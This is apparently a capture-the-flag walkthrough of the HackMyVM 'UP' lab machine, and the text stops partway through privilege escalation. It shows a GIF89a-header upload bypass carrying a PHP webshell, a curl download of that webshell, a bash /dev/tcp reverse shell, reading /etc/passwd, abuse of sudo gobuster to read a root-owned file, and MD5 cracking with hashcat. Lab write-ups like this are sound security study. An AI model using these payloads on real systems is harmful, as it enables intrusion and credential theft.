
```php
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $targetDir = "uploads/";
    $fileName = basename($_FILES["image"]["name"]);
    $fileType = pathinfo($fileName, PATHINFO_EXTENSION);
    $fileBaseName = pathinfo($fileName, PATHINFO_FILENAME);

    $allowedTypes = ['jpg', 'jpeg', 'gif'];
    if (in_array(strtolower($fileType), $allowedTypes)) {
        $encryptedFileName = strtr($fileBaseName,
            'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz',
            'NOPQRSTUVWXYZABCDEFGHIJKLMnopqrstuvwxyzabcdefghijklm');
        $newFileName = $encryptedFileName . "." . $fileType;
        $targetFilePath = $targetDir . $newFileName;
        if (move_uploaded_file($_FILES["image"]["tmp_name"],
$targetFilePath)) {
            $message = "El archivo se ha subido correctamente.";
        } else {
            $message = "Hubo un error al subir el archivo.";
        }
    } else {
        $message = "Solo se permiten archivos JPG y GIF.";
    }
}
?>
```

There is a lot of thing but the gist of it is :
It performs a RO13 cipher on the filename that is what im getting out of this

We can perform the same like so



So this is our file name lets see our file now



And it works

Gaining Access

The way that im thinking to upload a file is by exploiting it via the magic bytes in .gif u can refer this article for more info : https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-application/file-upload-bypass?ref=benheater.com#gif89a-header

This is what im taking about

GIF89a; header

GIF89a is a GIF file header. If uploaded content is being scanned, sometimes the check can be fooled by putting this header item at the top of shellcode:

```
GIF89a;
<?
system($_GET['cmd']); # shellcode goes here
?>
```


Lets get the webshell like this

```
curl -s https://raw.githubusercontent.com/WhiteWinterWolf/wwwolf-php-webshell/refs/heads/master/webshell.php -o shell.php.gif
```


Lets add the magic bytes to this

```
GIF89a
#<?php
/*****************************************************************************
 * Copyright 2017 WhiteWinterWolf
 * https://www.whitewinterwolf.com/tags/php-webshell/
 *
 * This file is part of wwolf-php-webshell.
 *
 * wwwolf-php-webshell is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program.  If not, see <http://www.gnu.org/licenses/>.
 *****************************************************************************/
```

Now lets upload this




Now lets ROT13 the name of the file




Now lets see this webshell now

Lets test by printing out /etc/passwd




lets get a shell now
First start a listener



Now lets get a revshell by using the classic bash shell

```
bash -c 'bash -i >& /dev/tcp/192.168.122.1/9001 0>&1'
```

and if u upload this it should hang



And we get the revshell

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/UP git:(main)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.52 45252
bash: cannot set terminal process group (666): Inappropriate ioctl for device
bash: no job control in this shell
www-data@debian:/var/www/html/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@debian:/var/www/html/uploads$
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/UP git:(main) (2m 41.02s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.52 45252
bash: cannot set terminal process group (666): Inappropriate ioctl for device
bash: no job control in this shell
www-data@debian:/var/www/html/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@debian:/var/www/html/uploads$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ds$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@debian:/var/www/html/uploads$ ^Z
[1]  + 33427 suspended  nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/UP git:(main)±3
stty raw -echo; fg

[1]  + 33427 continued  nc -lvnp 9001

www-data@debian:/var/www/html/uploads$ export TERM=xterm
www-data@debian:/var/www/html/uploads$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@debian:/var/www/html/uploads$
```

Lateral PrivEsc

Found a file called clue.txt (which should be helpful :))

```
www-data@debian:/var/www/html/uploads$ ls -al
total 864
drwxr-xr-x 2 www-data www-data   4096 Nov 18 10:43 .
drwxr-xr-x 3 www-data www-data   4096 Oct 22 09:44 ..
-rw-r--r-- 1 www-data www-data     63 Oct 20 14:42 .htaccess
-rw-r--r-- 1 root     root        964 Oct 22 10:01 access_denied.html
-rw-r--r-- 1 root     root         17 Oct 22 05:56 clue.txt
-rw-r--r-- 1 www-data www-data   7212 Nov 18 10:43 furyy.cuc.gif
-rw-r--r-- 1 root     root       1301 Oct 22 09:49 robots.txt
-rw-r--r-- 1 www-data www-data 850246 Nov 18 10:20 wryylsvfu_ot.jpg
www-data@debian:/var/www/html/uploads$
```

cat'ing this out

```
www-data@debian:/var/www/html/uploads$ cat clue.txt
/root/rodgarpass
www-data@debian:/var/www/html/uploads$
```

Might be useful idk, also here is the user.txt

```
www-data@debian:/var/www/html$ cd /home/rodgar/
www-data@debian:/home/rodgar$ ls -al
total 36
drwxr-xr-x 3 rodgar rodgar 4096 Oct 22 17:13 .
drwxr-xr-x 3 root   root   4096 Oct 22 17:11 ..
-rw------- 1 rodgar rodgar    0 Oct 22 17:13 .bash_history
-rw-r--r-- 1 rodgar rodgar  220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 rodgar rodgar 3526 Mar 29  2024 .bashrc
-rw-r--r-- 1 rodgar rodgar 5290 Jul 12  2023 .face
lrwxrwxrwx 1 rodgar rodgar    5 Jul 12  2023 .face.icon -> .face
drwxr-xr-x 3 rodgar rodgar 4096 Oct 22 10:25 .local
-rw-r--r-- 1 rodgar rodgar  807 Mar 29  2024 .profile
-rw-r--r-- 1 rodgar rodgar   24 Oct 22 10:32 user.txt
www-data@debian:/home/rodgar$
```


I just checked the sudo permission here

```
www-data@debian:/var/www/html$ sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on debian:
    (ALL) NOPASSWD: /usr/bin/gobuster
www-data@debian:/var/www/html$
```

So this is pretty easy then we can read /root/rodgarpass using gobuster verbosity flag like so

```
www-data@debian:/var/www/html$ sudo /usr/bin/gobuster dir -u http://localhost -w /root/rodgarpass -v
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/rodgarpass
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Verbose:                 true
[+] Timeout:                 10s
===============================================================
2024/11/18 11:08:12 Starting gobuster in directory enumeration mode
===============================================================

Missed: /b45cffe084dd3d20d928bee85e7b0f2 (Status: 404) [Size: 271]
===============================================================
2024/11/18 11:08:12 Finished
===============================================================
www-data@debian:/var/www/html$
```

Lets see what kind of hash this is (To me it looks like MD5) but lets just confirm



I think missed a character or two lets see the length of this now

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/UP git:(main) (0.031s)
echo -n "b45cffe084dd3d20d928bee85e7b0f2" | wc
      0       1      31
```

So we might need to brute force the last character here since its just MD5 it can only be (a-f) and (0-9)

Found 0xBEN's dynamic wordlist note : https://notes.benheater.com/books/hash-cracking/page/dynamic-word-lists-with-maskprocessor?ref=benheater.com

It talks about a tool called maskprocessor or mp64 lets try it
Lets run it like so

```
mp -1 '?dabcdef' 'b45cffe084dd3d20d928bee85e7b0f2?1' > hash-list
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/UP git:(main) (0.032s)
mp -1 '?dabcdef' 'b45cffe084dd3d20d928bee85e7b0f2?1' > hash-list


~/Documents/Notes/Hands-on-Hacking/HackmyVM/UP git:(main)±2 (0.024s)
ls -al
total 864
drwxr-xr-x 1 pks pks    182 Nov 18 22:47 .
drwxr-xr-x 1 pks pks      4 Nov 18 21:24 ..
-rw-r--r-- 1 pks pks    544 Nov 18 21:38 aggressiveScan.txt
-rw-r--r-- 1 pks pks   1561 Nov 18 21:37 allPortScan.txt
-rw-r--r-- 1 pks pks   2937 Nov 18 21:39 directories.txt
-rw-r--r-- 1 pks pks    528 Nov 18 22:47 hash-list
-rw-r--r-- 1 pks pks 850246 Nov 18 21:48 jellyfish_bg.jpg
-rw-r--r-- 1 pks pks   7212 Nov 18 22:12 shell.php.gif
-rw-r--r-- 1 pks pks   6046 Nov 18 22:47 UP.md
```

Now lets see this list now

~/Documents/Notes/Hands-on-Hacking/HackmyVM/UP git:(main)±3 (0.06s)

cat hash-list

	File: **hash-list**
1	b45cffe084dd3d20d928bee85e7b0f20
2	b45cffe084dd3d20d928bee85e7b0f21
3	b45cffe084dd3d20d928bee85e7b0f22
4	b45cffe084dd3d20d928bee85e7b0f23
5	b45cffe084dd3d20d928bee85e7b0f24
6	b45cffe084dd3d20d928bee85e7b0f25
7	b45cffe084dd3d20d928bee85e7b0f26
8	b45cffe084dd3d20d928bee85e7b0f27
9	b45cffe084dd3d20d928bee85e7b0f28
10	b45cffe084dd3d20d928bee85e7b0f29
11	b45cffe084dd3d20d928bee85e7b0f2a
12	b45cffe084dd3d20d928bee85e7b0f2b
13	b45cffe084dd3d20d928bee85e7b0f2c
14	b45cffe084dd3d20d928bee85e7b0f2d
15	b45cffe084dd3d20d928bee85e7b0f2e
16	b45cffe084dd3d20d928bee85e7b0f2f

Lets crack all of these using `hashcat`

```
hashcat -a 0 -m 0 hash-list /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/UP git:(main)±3 (6.658s)
hashcat -a 0 -m 0 hash-list /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 281 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

b45cffe084dd3d20d928bee85e7b0f21:string
Approaching final keyspace - workload adjusted.
```

I think this is rodgar's password lets test it

```
www-data@debian:/var/www/html$ su rodgar
Password:
su: Authentication failure
www-data@debian:/var/www/html$
```

This is silly but I tested the literal hash `b45cffe084dd3d20d928bee85e7b0f21` as the password and it worked

```
www-data@debian:/var/www/html$ su rodgar
Password:
rodgar@debian:/var/www/html$ id
uid=1001(rodgar) gid=1001(rodgar) grupos=1001(rodgar)
rodgar@debian:/var/www/html$
```

Vertical PrivEsc

Checking the sudo permission here

```
rodgar@debian:/var/www/html$
rodgar@debian:/var/www/html$ sudo -l
Matching Defaults entries for rodgar on debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User rodgar may run the following commands on debian:
